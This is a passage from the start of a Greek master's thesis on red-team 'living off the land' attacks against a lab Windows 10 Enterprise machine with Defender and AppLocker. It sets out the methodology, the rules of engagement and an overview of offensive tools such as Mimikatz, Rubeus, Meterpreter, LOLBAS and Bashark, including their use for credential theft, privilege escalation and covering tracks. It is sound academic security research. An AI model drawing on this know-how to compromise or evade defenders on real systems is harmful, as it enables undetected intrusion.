Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής

Πρόγραμμα Μεταπτυχιακών Σπουδών

«Κατανεμημένα Συστήματα, Ασφάλεια και Αναδυόμενες Τεχνολογίες Πληροφορίας»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	(Ελληνικά) **Εκμετάλλευση ελαττωμάτων ασφαλείας με τη μέθοδο "Living off the land and bringing your own land"** (Αγγλικά) **Exploiting security flaws with the "Living off the land and bringing your own land" method**
Ονοματεπώνυμο Φοιτητή	Κωνσταντίνος Μπαλάσης - Δόκος
Πατρώνυμο	Σπυρίδων
Αριθμός Μητρώου	ΜΠΚΣΑ 19016
Επιβλέπων	Παναγιώτης Κοτζανικολάου, Αναπληρωτής Καθηγητής

Ημερομηνία Παράδοσης **Σεπτέμβριος 2022**

Τριμελής Εξεταστική Επιτροπή

Παναγιώτης Κοτζανικολάου Αναπληρωτής Καθηγητής	Δέσποινα Πολέμη Καθηγήτρια	Κωνσταντίνος Πατσάκης Αναπληρωτής Καθηγητής

Περίληψη

Οι κυβερνοεπιθέσεις κατά τη διάρκεια των ετών έχουν μόνο αυξανόμενη τάση. Ο ψηφιακός μετασχηματισμός των εταιριών με την ταυτόχρονα ελλιπή εκπαίδευση των εργαζόμενων, υποστελέχωση τμημάτων μηχανογραφήσης και περικοπές κονδυλίων στην ασφάλεια δημιουργούν ένα εκρηκτικό περιβάλλον στον τομέα της κυβερνοασφάλειας. Τα τελευταία χρόνια οι απειλές έχουν αυξηθεί ραγδαία έχοντας ως αποτέλεσμα επιχειρήσεις, βιομηχανίες μέχρι νοσοκομεία και εταιρίες ύδρευσης είτε να διακόψουν τη λειτουργία τους, είτε να απειληθούν με τρομερές πιθανές συνέπειες. Οι επιτιθέμενοι και οι εισβολείς αξιοποιούν όλο και πιο εξελιγμένες τεχνικές για να εκμεταλλευτούν σφάλματα κωδικοποίησης σε εφαρμογές Ιστού και κενά ασφαλείας τόσο σε συστήματα ανίχνευσης και απόκρισης τελικού σημείου (EDR), πλατφόρμες προστασίας τελικού σημείου (EPP) και λογισμικό προστασίας από ιούς. Είναι, δυστυχώς, η νέα επικίνδυνη πραγματικότητα και θα πρέπει συνολικά να είμαστε συνεχώς σε εγρήγορση, ο καθένας από το ρόλο του και τη θέση του με κοινό στόχο και σκοπό, την ασφαλή και απρόσκοπτη χρήση και λειτουργία των συστημάτων είτε στον χώρο ευθύνης μας είτε στον ευρύτερο χώρο της πληροφορικής, ερευνητικά.

Με δεδομένο το μερίδιο αγοράς του λειτουργικού και την ευρεία χρήση του λειτουργικού καταλαβαίνουμε πόσο σημαντικά είναι τα συμπεράσματα που θα αντλήσουμε και την εφαρμογή τους σε ένα πραγματικό περιβάλλον.

Abstract

Cyber attacks over the years have only been increasing in trend. The digital transformation of companies with simultaneous under-training of employees, understaffing of IT departments and budget cuts in security create an explosive environment in the cybersecurity field. In recent years, threats have increased rapidly resulting in businesses, industries to hospitals and water companies either shutting down or being threatened with dire possible consequences. Attackers have leveraged increasingly sophisticated techniques to exploit coding bugs in web applications, and security gaps both in endpoint detection and response (EDR) systems, endpoint protection platforms (EPPs), and antivirus software. It is, unfortunately, the new dangerous reality and we as a whole must be constantly vigilant, each in our own role and position with a common goal and purpose, the safe and uninterrupted use and operation of systems either in our area of responsibility or in the wider IT research area.

Given the market share of the OS and the widespread use of the OS we understand how important the conclusions we draw and their application in a real world environment.

Table of Contents

1. Εισαγωγή

1.1. Περιγραφή

Στην παρούσα μελέτη θα εξετάσουμε την ασφάλεια ενός υπολογιστή, σε εικονικό περιβάλλον. Θεωρούμε ότι πρόκειται για ένα τερματικό που απαντάται κυρίως σε εταιρικά περιβάλλοντα (λόγω της έκδοσης) και όχι σε οικιακό περιβάλλον. Ως εκ τούτου, κανονικά θα συμπεραίναμε ότι είναι μέρος ενός δικτύου, κατά πάσα πιθανότητα ενός domain κι εφαρμόζονται ήδη πολιτικές ασφαλείας. Ωστόσο, επειδή το παρόν εξετάζεται ως μεμονωμένο υπολογιστικό σύστημα σε εργαστηριακό περιβάλλον (lab environment) θεωρούμε ότι είναι ένας υπολογιστής με πρόσβαση στο internet και ορισμένες ad hoc εφαρμοσμένες πολιτικές ασφαλείας, στις οποίες θα αναφερθούμε αναλυτικά στις επόμενες ενότητες.

1.2. Σκοπός

Η συγκεκριμένη εργασία έχει ως σκοπό τον εντοπισμό και την ανάδειξη των ευπαθειών ακόμη και των πλέον σύγχρονων λειτουργικών, όπως τα Windows 10 Enterprise. Ορισμένα ενσωματωμένα Windows binaries ενδέχεται να υποστηρίζουν λειτουργίες που πιθανώς επιτρέπουν την παραβίαση του συστήματος προορισμού, αλλά καθώς είναι συχνά ενσωματωμένα στα Windows και με υπογραφή (signature) από τη Microsoft, συνήθως δεν προκαλούν κανένα πρόβλημα όταν υπάρχουν στη δραστηριότητα του συστήματος. Εάν οι έμπειροι εισβολείς καταφέρουν να χρησιμοποιήσουν υπογεγραμμένα δυαδικά αρχεία των Windows για να εισέλθουν, μπορούν πιο εύκολα να παρακάμψουν τα συστήματα ανίχνευσης και απόκρισης τελικού σημείου και να μην εντοπιστούν. Χρησιμοποιώντας κάποια εργαλεία, θα αποκτήσουμε πρόσβαση σε συστήματα, θα αποκτήσουμε προνόμια διαχείρισης (privilege escalation) και θα δείξουμε πως παρακάμπτουμε το Windows Defender και το AppLocker. Επίσης, θα εξετάσουμε τον τρόπο λειτουργίας κάποιων τεχνικών και ενός συνόλου εργαλείων. Η προσέγγιση αυτή είναι ένα σενάριο red teaming ώστε να αναγνωριστουν τυχόν ευπάθειες που θα αποτελέσουν δυνητικά απειλή απειλή για οποιοδήποτε οργανισμό.

1.3. Δομή

Στο κεφάλαιο 2 θα γίνει αναφορά στις τεχνικές και τα εργαλεία που θα χρησιμοποιηθούν για τον έλεγχο τρωσιμότητας στο δοκιμαστικό περιβάλλον.

Στο κεφάλαιο 3 θα αναλύσουμε τη προσέγγιση που θα ακολουθήσουμε και τη μεθοδολογία που θα χρησιμοποιήσουμε, με περισσότερη έμφαση στις ιδιαιτερότητες και τις ειδικές συνθήκες του εργαστηριακού περιβάλλοντος.

Στο κεφάλαιο 4 θα καλύψουμε τα εργαλεία LOLBAS και πως μπορούμε με τη χρήση τους να κάνουμε κακόβουλες ενέργειες όπως privilege escalation και key-logging

Στο κεφάλαιο 5 θα αναλύσουμε το σύνολο των εργαλείων GhostPack και θα κάνουμε δοκιμή κάποιων, όπως Seatbelt, SharpUp, Rebeus και άλλων.

Στο κεφάλαιο 6 καταλήγουμε σε συμπεράσματα που προέκυψαν από την εργασία σχετικά με τα εργαλεία που χρησιμοποιήσαμε αλλα και τους προβληματισμούς που δημιουργούνται στον τομέα της ασφάλειας και της διαχείρισης.

2. Μεθοδολογίες εργασίας

2.1. Μεθοδολογία ανάλυσης ασφάλειας

Όσον αφορά τη μεθοδολογία ανάλυσης ασφάλειας, υπήρχαν 3 επιλογές προσέγγισης του προβλήματος: ο έλεγχος ασφάλειας (Security audit), η αποτίμηση ευπαθειών (vulnerability assessment) & η ανίχνευση τρωσιμότητας ή αλλιώς δοκιμή διείσδυσης (penetration testing).

Η πρώτη προσέγγιση (Security audit) ελέγχει κατά πόσο εφαρμόζονται πολιτικές ασφαλείας και διαδικασίες σε έναν οργανισμό, όσον αφορά το κομμάτι της μηχανογράφησης. Εφόσον καλούμαστε να εξετάσουμε ένα απομονωμένο σύστημα, δεν εξυπηρετεί τον σκοπό μας.

Η δεύτερη (vulnerability assessment) προχωρά ένα βήμα πιο κοντά στην κατεύθυνση που μας ενδιαφέρει. Εστιάζει στην ανακάλυψη ευπαθειών σ' ένα πληροφοριακό σύστημα, αλλά δεν μπορεί να αποφανθεί αν κάποιος κακόβουλος χρήστης μπορεί να εκμεταλλευτεί αυτές τις ευπάθειες και σε ποιο μέγεθος μπορεί να προκληθεί ζημιά στο σύστημα.

Η τρίτη επιλογή (penetration testing) είναι μια μεθοδολογική προσέγγιση που ενσωματώνει τις δυο προηγούμενες, ενώ επιπρόσθετα επιδεικνύει αν οι ευπάθειες μπορούν να αποτελέσουν σημαντικό κενό ασφαλείας, το οποίο θα μπορούσε να εκμεταλλευτεί κάποιος κακόβουλος.

2.2. Εργαλεία ελέγχου τρωτότητας

GhostPack

Με το ισχυρό σύνολο post exploitation εργαλείων GhostPack, μπορούμε να κάνουμε πολλών ειδών πράγματα.

Να επιτεθούμε σε βάσεις δεδομένων KeePass 2.X, να αντιγράψουμε κλειδωμένα αρχεία, να παραβιάσουμε πιστοποιητικά Active Directory και πολλά άλλα.

Το GhostPack είναι ένα είδος πολυεργαλείου για τις ανάγκες μας στο hacking. Ανάμεσα στα 13 εργαλεία που περιέχει είναι τα εξαιρετικά χρήσιμα Rubeus, Seatbelt και SharpUp. Το Rubeus είναι ένα σύνολο εργαλείων C# που αλληλεπιδρά απευθείας με το πρωτόκολλο Kerberos σε περιβάλλοντα Active Directory (Microsoft Inc., 2021), επιτρέποντάς σας να επικοινωνείτε απευθείας με χαρακτηριστικά Kerberos όπως εισιτήρια και γενικό έλεγχο ταυτότητας που μπορείτε στη συνέχεια να αξιοποιήσετε για να μετακινηθείτε σε ένα δίκτυο. Το Seatbelt είναι ένα project C# που μπορούμε να χρησιμοποιήσουμε για "έλεγχους ασφαλείας" κεντρικού υπολογιστή προσανατολισμένου στην ασφάλεια και το SharpUp είναι ένα εργαλείο C# που προσδιορίζει τοπικές διαδρομές κλιμάκωσης δικαιωμάτων. Αυτά τα εργαλεία χρησιμοποιούνται από αμέτρητους red teamers και network penetration testers.

Mimikatz

Το Mimikatz μπορεί να μας βοηθήσει να εξάγουμε κωδικούς πρόσβασης και άλλα διαπιστευτήρια από περιβάλλοντα Windows. Είναι ένα εξαιρετικά δημοφιλές εργαλείο penetration testing, που υπάρχει εδώ και πάνω από μια δεκαετία αλλά το Mimikatz συντηρείται και ενημερώνεται τακτικά, διασφαλίζοντας ότι παραμένει ένα αιχμής

Σκεφτείτε το Mimikatz ως ένα ελβετικό μαχαίρι για τους penetration testers δικτύων. Έρχεται με πολλά ενσωματωμένα εργαλεία και είναι χρήσιμο για Kerberoasting, εύρεση κωδικών πρόσβασης, σχεδόν ότι ζητήσετε, το Mimikatz μπορεί, πιθανώς, να το κάνει. Και το Mimikatz δεν είναι μόνο για τους επιθετικούς επαγγελματίες ασφαλείας εκεί έξω – οι αμυντικές ομάδες ασφαλείας μπορούν επίσης να επωφεληθούν από αυτό.

Metasploit

Το Metasploit είναι αναμφισβήτητα το κορυφαίο penetration testing framework στον κόσμο, που δημιουργήθηκε από την H.D. Moore το 2003. Το Metasploit περιλαμβάνει ενότητες για σχεδόν κάθε φάση ενός penetration testing, κάτι που βοηθά στη δημοτικότητά του. Περιλαμβάνει περίπου 250 post exploitation module που μπορούν να χρησιμοποιηθούν για τη λήψη πληκτρολογήσεων, τη συλλογή πληροφοριών από ένα δίκτυο, την εμφάνιση μεταβλητών περιβάλλοντος του λειτουργικού συστήματος και ούτω καθεξής.

Τα post-exploitation modules του Metasploit είναι πάρα πολλά, αλλά μια ενότητα ξεχωρίζει πάνω από όλα – το ωφέλιμο φορτίο του Meterpreter. Το Meterpreter μας επιτρέπει να εξερευνήσουμε το στοχευμένο σύστημα και να εκτελέσουμε κώδικα, και δεδομένου ότι λειτουργεί μέσω in-memory DLL injection, δεν διακινδυνεύουμε να αφήσουμε πίσω κανένα αποδεικτικό στοιχείο των ενεργειών.

LOLBAS και LLOLBAS

Το LOLBAS είναι ένα λεξικό για την εύρεση πιθανών διαδρομών κλιμάκωσης προνομίων χρησιμοποιώντας binaries σε μηχανήματα Windows. Το LLOLBAS είναι ο ingestor που λειτουργεί σε συνδυασμό με το LOLBAS. Ο ingestor βρίσκει όλα τα δυαδικά αρχεία στη λίστα LOLBAS που βρίσκονται στο μηχάνημα των Windows, ώστε να μην μαντεύουμε ή να ταξινομούμε τη λίστα προσπαθώντας να τα βρούμε.

Το project LOLBAS βοηθά να αναζητήσουμε πιθανές διαδρομές κλιμάκωσης προνομίων στον υπολογιστή μας, ενώ το LLOLBAS σας επιτρέπει να προσαρμόσετε αυτές τις διαδρομές στο συγκεκριμένο μηχάνημα. Με αυτά τα δύο εργαλεία σε συνδυασμό, είμαστε, σχεδόν, ασταμάτητοι σε έναν συγκερασμό. Και ως πρόσθετο πλεονέκτημα, είναι βολικό να έχουμε διαθέσιμα εργαλεία εκτός σύνδεσης, εάν προκύψει μια κατάσταση που τα απαιτεί.

Bashark

Το Bashark είναι ένα post-exploitation tool που – όπως υποδηλώνει το όνομα – είναι γραμμένο στη γλώσσα προγραμματισμού Bash. Είναι ένα απλό script που μπορεί να αποφέρει μεγάλα αποτελέσματα.

Το Bashark λειτουργεί γρήγορα και κρυφά, μας επιτρέπει να προσθέτουμε νέες εντολές δημιουργώντας λειτουργίες Bash και καθαρίζει τυχόν ίχνη που μπορεί να έχουν μείνει πίσω μετά τη χρήση του σεναρίου στο περιβάλλον στόχο μας – έτσι είναι σαν να μην ήμασταν ποτέ εκεί.

BeRoot Project

Το BeRoot Project χρησιμοποιείται για να βρεθούν κοινές εσφαλμένα configurations που μπορούν να αξιοποιηθούν για την κλιμάκωση των προνομίων (privilege escalation) σε περιβάλλοντα Windows, Linux και OS X.

Ο εντοπισμός κοινών εσφαλμένων διαμορφώσεων είναι ένας από τους πιο σίγουρους τρόπους για να αποκτήσει κάποιος πρόσβαση στο δίκτυο, επομένως όσο πιο γρήγορα μπορούν να βρεθούν αυτές οι εσφαλμένες διαμορφώσεις τόσο το καλύτερο. Και το BeRoot Project βοηθάει πάρα πολύ.

(Kemp, 2021)

2.3. Ομάδα Λειτουργίας

Λόγω της φύσης του προβλήματος, επιλέγουμε να εργαστούμε επιθετικά (ή αλλιώς ως η «κόκκινη ομάδα» (Red Team)), καθώς θα επιχειρήσουμε να εκκινήσουμε επιθέσεις στο σύστημα, ως υποθετικά κακόβουλοι χρήστες, ώστε να ελέγξουμε την ασφάλεια του συστήματος.

Θα μπορούσαμε εναλλακτικά, μετά την εύρεση ευπαθειών και την επιδιόρθωση του συστήματος να εκτελέσουμε εκ νέου το penetration testing, αυτή τη φορά υπό το πρίσμα του αμυνόμενου («μπλε ομάδα» (Blue Team)) και να αποφανθούμε για την ικανότητα ανταπόκρισης σε συμβάντα ασφαλείας. Ωστόσο η παρούσα ενέργεια είναι εκτός του εύρους του εν λόγω project.

2.4. Τύπος Penetration Testing

Με γνώμονα τις προδιαγραφές που υποδεικνύονται και εξαιτίας της εργαστηριακής φύσης του penetration testing, πρόκειται για έναν έλεγχο συστήματος τύπου «White-Box Testing» ή αλλιώς “Complete-Knowledge Testing”. Η ανίχνευση τρωσιμότητας ενός συστήματος, για το οποίο έχουμε πλήρη γνώση, μας καθιστά ικανούς να αποτιμήσουμε σε βάθος την πραγματική ασφάλεια του συστήματος, χωρίς να κάνουμε παραδοχές για τις πιθανές εφαρμοσμένες πολιτικές ασφαλείας.

Όπως έχει υποδειχθεί από τις προδιαγραφές του project, γνωρίζουμε ήδη το λειτουργικό σύστημα κι έχουμε πλήρη εικόνα γι’ αυτό, καθώς υπάρχει διαθέσιμο σε περιβάλλον εικονικοποίησης (virtualization environment) κι έχουμε την ευκαιρία να το μελετήσουμε σε βάθος. Από την ανάθεση, γνωρίζουμε ήδη τόσο το είδος της επίθεσης που θέλουμε να εκτελέσουμε, όσο και τον δυνητικό στόχο. Συνεπώς, μας ενδιαφέρει η δυνατότητα ασφάλειας σε βάθος, ακόμα κι αν τα εργαλεία που θα χρησιμοποιηθούν είναι καθ’ όλα νόμιμα ή ακόμα κι εγγενείς λειτουργίες του ίδιου του λειτουργικού συστήματος.

2.5. Τρόπος διεξαγωγής του test

Θεωρούμε ότι το τεστ γίνεται εν γνώσει όλων των συμμετεχόντων, λόγω της ακαδημαϊκής φύσης και του εργαστηριακού ενδιαφέροντος, καθώς μας ενδιαφέρουν τα κλινικά

αποτελέσματα σε ένα ελεγχόμενο περιβάλλον, ώστε να αποφανθούμε για την πιθανότητα εφαρμογής τους σε περιβάλλον παραγωγής (Production environment).

Επίσης, μπορούμε να λάβουμε διευκρινίσεις για τα εφαρμοσμένα μέτρα ασφαλείας καθώς και λοιπές σχετικές πληροφορίες που θα προσφέρουν μεγαλύτερη ευχέρεια κινήσεων στην εφαρμογή επιθετικών τακτικών.

Ωστόσο, ακριβώς λόγω της φύσης εκτέλεσης του penetration test, τα αποτελέσματα που θα λάβουμε, μπορεί να είναι λιγότερο ακριβή σε σχέση με την ολοκληρωμένη εικόνα που προσφέρουν οι πραγματικές παραγωγικές μονάδες υπολογιστικών συστημάτων. Σε μια κανονική εταιρική υποδομή ή αντίστοιχα αυτήν ενός οργανισμού, θα πρέπει να προσπελάσουμε ένα σύστημα παρακάμπτοντας μια πληθώρα αμυντικών τεχνικών και συστημάτων πρόβλεψης, καθώς επίσης καλούμαστε να εργαστούμε σε ένα δικτυακό περιβάλλον, για το οποίο έχουμε μερική ή ελλιπή γνώση για τον τρόπο λειτουργίας του. Όπως αντιλαμβανόμαστε, η λειτουργία σε ένα «αποστειρωμένο» εργαστηριακό περιβάλλον, μπορεί να προσφέρει μια πρώτη εκτίμηση, η οποία δεν αποκρίνεται απαραίτητα στην πραγματικότητα. Για μια πιο ολοκληρωμένη εικόνα, θα πρέπει να εκτελεστεί η ίδια δοκιμή και σε πραγματικό περιβάλλον.

2.6. Τρόπος διεξαγωγής του test Κανόνες εμπλοκής (ROE: Rules Of Engagement)

Για να αποτυπώσουμε τα πορίσματα της ανίχνευσης τρωσιμότητας, θα θεωρήσουμε ως δεδομένους τους παρακάτω «κανόνες εμπλοκής». Ως «Κανόνες Εμπλοκής» ορίζουμε τις ρητές άδειες και δικαιώματα που έχουμε, για να διεξάγουμε το συγκεκριμένο test. Για να έχουμε έγκυρα αποτελέσματα πρέπει να κινηθούμε σύμφωνα με αυτούς τους κανόνες, καθώς μας ενδιαφέρει να μελετήσουμε συγκεκριμένες ευπάθειες και σημεία τρωσιμότητας.

Συνεπώς, ορίζουμε τους παρακάτω «κανόνες εμπλοκής»:

- Το λειτουργικό σύστημα προς εξέταση είναι τα Windows 10 Enterprise Edition, 64-bit έκδοση.
- Το σύστημα διαθέτει εγκατεστημένες όλες τις τρέχουσες ενημερώσεις ασφαλείας, μέχρι και τη στιγμή που συντάσσεται το παρόν έντυπο.
- Το λειτουργικό σύστημα είναι σε περιβάλλον εικονικοποίησης (virtualization environment). Για το παρόν, χρησιμοποιήθηκε το λογισμικό Oracle VM VirtualBox Manager, version 6.1.18 r142142 (Qt5.6.3)
- Το λειτουργικό σύστημα είναι σε μορφή εικονικής μηχανής (Virtual Machine), το οποίο παρέχεται από την ίδια την Microsoft, από τον ιστότοπο: https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/
- Από το λειτουργικό σύστημα αφαιρέθηκαν επιμέρους εργαλεία και υλισμικό, ώστε να απομείνει μόνο στην βασική του έκδοση.
- Το σύστημα έχει ενεργοποιημένο το αντιϊκό Windows Defender. Όλοι οι ορισμοί ιών (virus definitions) είναι ενημερωμένοι στην τελευταία έκδοση, μέχρι και τη στιγμή που συντάσσεται το παρόν έντυπο.

- Το σύστημα χρησιμοποιεί την εφαρμογή Windows AppLocker με ένα προκαθορισμένο (default) σετ κανόνων, οι οποίοι θα αναλυθούν εκτενώς σε επόμενη υποενότητα.
- Το σύστημα βρίσκεται σε περιβάλλον εικονικής δικτύωσης μέσω NAT (Network Address Translation) με δυνατότητα πρόσβασης στο διαδίκτυο μέσω του host μηχανήματος.
- Το σύστημα φέρει την στατική διεύθυνση IP 10.0.2.4/8 κι έχει ορισμένο ως DNS server το σύστημα με τη διεύθυνση IP 192.168.1.1
- Το σύστημα φέρει το όνομα υπολογιστή “MSEDGEWIN10” ως αναγνωριστικό.

Από τη μελέτη θέλουμε να συμπεράνουμε κατά πόσο είναι ασφαλές ένα σύστημα με ενεργοποιημένο το Windows Defender & το AppLocker.

2.7. Λειτουργικό Σύστημα Windows 10 Enterprise Edition

Τα Windows 10 είναι μια σειρά λειτουργικών συστημάτων που αναπτύχθηκαν από τη Microsoft και κυκλοφόρησαν ως μέρος της οικογένειας λειτουργικών συστημάτων Windows NT. Είναι ο διάδοχος των Windows 8.1 και διατέθηκε για λήψη μέσω MSDN και TechNet και ως δωρεάν αναβάθμιση για αντίγραφα λιανικής των χρηστών των Windows 8 και Windows 8.1 μέσω του Windows Store. Τα Windows 10 λαμβάνουν νέες εκδόσεις σε συνεχή βάση, οι οποίες είναι διαθέσιμες χωρίς επιπλέον κόστος για τους χρήστες, επιπλέον των πρόσθετων δοκιμαστικών εκδόσεων των Windows 10, οι οποίες είναι διαθέσιμες στα Windows Insiders. Οι συσκευές σε εταιρικά περιβάλλοντα μπορούν να λαμβάνουν αυτές τις ενημερώσεις με βραδύτερο ρυθμό ή να χρησιμοποιούν μακροπρόθεσμη υποστήριξη και λαμβάνουν μόνο κρίσιμες ενημερώσεις, όπως ενημερώσεις κώδικα ασφαλείας, κατά τη διάρκεια της δεκαετούς διάρκειας της εκτεταμένης υποστήριξής τους.

Ωστόσο, αξίζει να σημειώσουμε τις αλλαγές στις συμπεριφορές του λειτουργικού συστήματος, συμπεριλαμβανομένης της υποχρεωτικής εγκατάστασης ενημερώσεων και τις διαφοροποιήσεις σχετικά με το απόρρητο και με τη συλλογή δεδομένων για τη Microsoft και τους συνεργάτες της που εκτελούνται από το λειτουργικό σύστημα.

2.7.1. Στοιχεία συστήματος

Ασφάλεια συστήματος: Τα Windows 10 ενσωματώνουν τεχνολογία ελέγχου ταυτότητας πολλαπλών παραγόντων βάσει προτύπων που αναπτύχθηκαν από την FIDO (Fast IDentity Online) Alliance. Το λειτουργικό σύστημα περιλαμβάνει βελτιωμένη υποστήριξη για βιομετρικό έλεγχο ταυτότητας μέσω της πλατφόρμας Windows Hello. Οι συσκευές με υποστηριζόμενες κάμερες, που απαιτούν υπέρυθρο φωτισμό, επιτρέπουν στους χρήστες να συνδέονται με ίριδα ή αναγνώριση προσώπου, παρόμοια με το Kinect. Οι συσκευές με υποστηριζόμενους αναγνώστες επιτρέπουν στους χρήστες να συνδέονται μέσω αναγνώρισης δακτυλικών αποτυπωμάτων. Τα διαπιστευτήρια αποθηκεύονται τοπικά και προστατεύονται χρησιμοποιώντας ασύμμετρη κρυπτογράφηση.

Εκτός από τον βιομετρικό έλεγχο ταυτότητας, το Windows Hello υποστηρίζει έλεγχο ταυτότητας με PIN. Από προεπιλογή, τα Windows απαιτούν ένα PIN που αποτελείται από τέσσερα ψηφία, αλλά μπορεί να διαμορφωθεί ώστε να επιτρέπει πιο περίπλοκα PIN. Ωστόσο, το PIN δεν είναι απλούστερος κωδικός πρόσβασης. Ενώ οι κωδικοί πρόσβασης μεταδίδονται σε ελεγκτές τομέα (domain controller), τα PIN δε μεταδίδονται. Συνδέονται με μία συσκευή και, εάν παραβιαστεί,

επηρεάζεται μόνο αυτή. Υποστηριζόμενο από ένα τσιπ Trusted Platform Module (TPM), τα Windows χρησιμοποιούν PIN για να δημιουργήσουν ισχυρά ασύμμετρα ζεύγη κλειδιών. Ως εκ τούτου, το διακριτικό πιστοποίησης ταυτότητας (authentication token) που μεταδίδεται στον διακομιστή είναι πιο δύσκολο να σπάσει. Επιπλέον, ενώ οι αδύναμοι κωδικοί πρόσβασης μπορεί να σπάσουν μέσω πινάκων ουράνιου τόξου (rainbow tables), το TPM συμβάλλει στην ανθεκτικότητα των πολύ απλούστερων PIN των Windows σε επιθέσεις brute-force.

Η έκδοση Enterprise των Windows 10 προσφέρει επιπλέον δυνατότητες ασφαλείας: οι διαχειριστές μπορούν να ορίσουν πολιτικές για την αυτόματη κρυπτογράφηση ευαίσθητων δεδομένων, να αποκλείσουν επιλεκτικά τις εφαρμογές από την πρόσβαση σε κρυπτογραφημένα δεδομένα και να ενεργοποιήσουν το Device Guard - ένα σύστημα που επιτρέπει στους διαχειριστές να επιβάλλουν ένα περιβάλλον υψηλής ασφάλειας, αποκλείοντας την εκτέλεση λογισμικού που δεν έχει ψηφιακή υπογραφή από έναν αξιόπιστο προμηθευτή ή τη Microsoft. Το Device Guard έχει σχεδιαστεί για να προστατεύει από εκμεταλλεύσεις τύπου “zero day attacks” και τρέχει μέσα σε ένα σύστημα hypervisor, έτσι ώστε η λειτουργία του να παραμένει απομονωμένη από το ίδιο το λειτουργικό σύστημα.

Γραμμή εντολών: Το εργαλείο γραμμής εντολών των Windows μπορεί να εκτελεστεί είτε με τα δικαιώματα του τρέχοντος χρήστη, είτε με δικαιώματα διαχειριστή, τα οποία υπερσκελίζουν αυτά του απλού χρήστη.

Στα Windows 10 συναντούμε και την κονσόλα PowerShell. Το PowerShell είναι ένα πλαίσιο διαχείρισης αυτοματοποίησης (automation framework) και διαμόρφωσης εργασιών από τη Microsoft, που αποτελείται από ένα κέλυφος γραμμής εντολών (command-line shell) και τη σχετική γλώσσα δέσμης ενεργειών (scripting language). Στο PowerShell, οι εργασίες διαχείρισης εκτελούνται γενικά από cmdlets, τα οποία είναι εξειδικευμένες κλάσεις .NET που εφαρμόζουν μια συγκεκριμένη λειτουργία. Αυτά λειτουργούν με πρόσβαση σε δεδομένα σε διαφορετικά συστήματα δεδομένων, όπως το σύστημα αρχείων ή το μητρώο, τα οποία διατίθενται στο PowerShell μέσω παρόχων. Το PowerShell παρέχει πλήρη πρόσβαση σε COM και WMI, επιτρέποντας στους διαχειριστές να εκτελούν διοικητικές εργασίες τόσο σε τοπικά όσο και σε απομακρυσμένα συστήματα Windows, καθώς και σε WS-Management και CIM που επιτρέπουν τη διαχείριση απομακρυσμένων συστημάτων Linux και συσκευών δικτύου. Το PowerShell παρέχει επίσης ένα API φιλοξενίας με το οποίο το περιβάλλον εκτέλεσης (runtime environment) του PowerShell μπορεί να ενσωματωθεί σε άλλες εφαρμογές. Αυτές οι εφαρμογές μπορούν στη συνέχεια να χρησιμοποιήσουν τη λειτουργικότητα PowerShell για την εφαρμογή ορισμένων λειτουργιών, συμπεριλαμβανομένων εκείνων που εκτίθενται μέσω της γραφικής διεπαφής.

Σε άλλες σημαντικές προσθήκες το Bash εκτελείται στα Windows 10, καθώς η επετειακή ενημέρωση πρόσθεσε το Υποσύστημα Windows για Linux (WSL), το οποίο επιτρέπει την εγκατάσταση περιβάλλοντος χώρου χρήστη από μια υποστηριζόμενη διανομή Linux, που εκτελείται εγγενώς στα Windows. Το υποσύστημα μεταφράζει κλήσεις συστήματος Linux σε αντίστοιχες του πυρήνα των Windows NT. Το περιβάλλον μπορεί να εκτελέσει το Bash shell και 64-bit προγράμματα γραμμής εντολών (το WSL 2 υποστηρίζει επίσης 32-bit Linux προγράμματα και γραφικά υπό προϋποθέσεις).

2.7.2. Διαφοροποίηση έκδοσης Enterprise σε σχέση με την Pro:

Περιέχει την εφαρμογή AppLocker, για την οποία θα δούμε περισσότερες λεπτομέρειες στην επόμενη υποενότητα.

- **Credential Guard (Pass the hash mitigations):** Πρόκειται για τεχνολογία απομόνωσης μέσω της εικονικοποίησης (isolation through virtualization) που αποτρέπει την υποκλοπή των στοιχείων σύνδεσης από κακόβουλους χρήστες, τα οποία θα μπορούσαν να χρησιμοποιηθούν σε επιθέσεις τύπου “pass the hash”.
- **Microsoft App-V**: Είναι μια εφαρμογή εικονικοποίησης (virtualization), που επιτρέπει σε εφαρμογές να εκτελούνται ("streaming") σε πραγματικό χρόνο, σε οποιοδήποτε τερματικό - πελάτη από έναν εικονικό διακομιστή εφαρμογών. Καταργεί την ανάγκη για παραδοσιακή τοπική εγκατάσταση των εφαρμογών, αν και υποστηρίζεται επίσης κι αυτή η επιλογή.
- Microsoft Desktop Optimization Pack (MDOP): Το Microsoft Desktop Optimization Pack (MDOP) είναι ένα σύνολο βοηθητικών προγραμμάτων για τερματικά - πελάτες Microsoft Windows που έχουν εγγραφεί στο πρόγραμμα Microsoft Software Assurance. Στόχος του είναι να φέρει ευκολότερη διαχείριση και παρακολούθηση των επιτραπέζιων υπολογιστών, την ανάκτηση δεδομένων σε περίπτωση έκτακτης ανάγκης, την εικονικοποίηση της επιφάνειας εργασίας και την εικονικοποίηση εφαρμογών.
- **Microsoft UE-V:** Το Microsoft UE-V (User Experience Virtualization) είναι ένα εργαλείο που επιτρέπει στους χρήστες να μετακινούνται από μια συσκευή Windows σε άλλη και να διατηρούν τις ίδιες ρυθμίσεις λειτουργικού συστήματος (OS) και εφαρμογών.
- **Εφαρμογή περιβάλλοντος χρήστη και ρυθμίσεων μέσω του Group Policy:** Η πολιτική ομάδας (group policy) είναι μια δυνατότητα των Windows, που διευκολύνει μια μεγάλη ποικιλία προηγμένων ρυθμίσεων, τις οποίες μπορούν να χρησιμοποιήσουν οι διαχειριστές δικτύων, για τον έλεγχο του περιβάλλοντος εργασίας των χρηστών και των λογαριασμών υπολογιστών στην υπηρεσία καταλόγου Active Directory.
- **User experience control and lockdown:** Μέσω της λειτουργίας “Granular UX Control” οι διαχειριστές IT μπορούν να προσαρμόζουν και να κλειδώνουν το περιβάλλον εμπειρίας χρήστη μιας συσκευής Windows που χρησιμοποιεί πολιτικές διαχείρισης συσκευών, προκειμένου να εκτελέσει μια συγκεκριμένη εργασία.
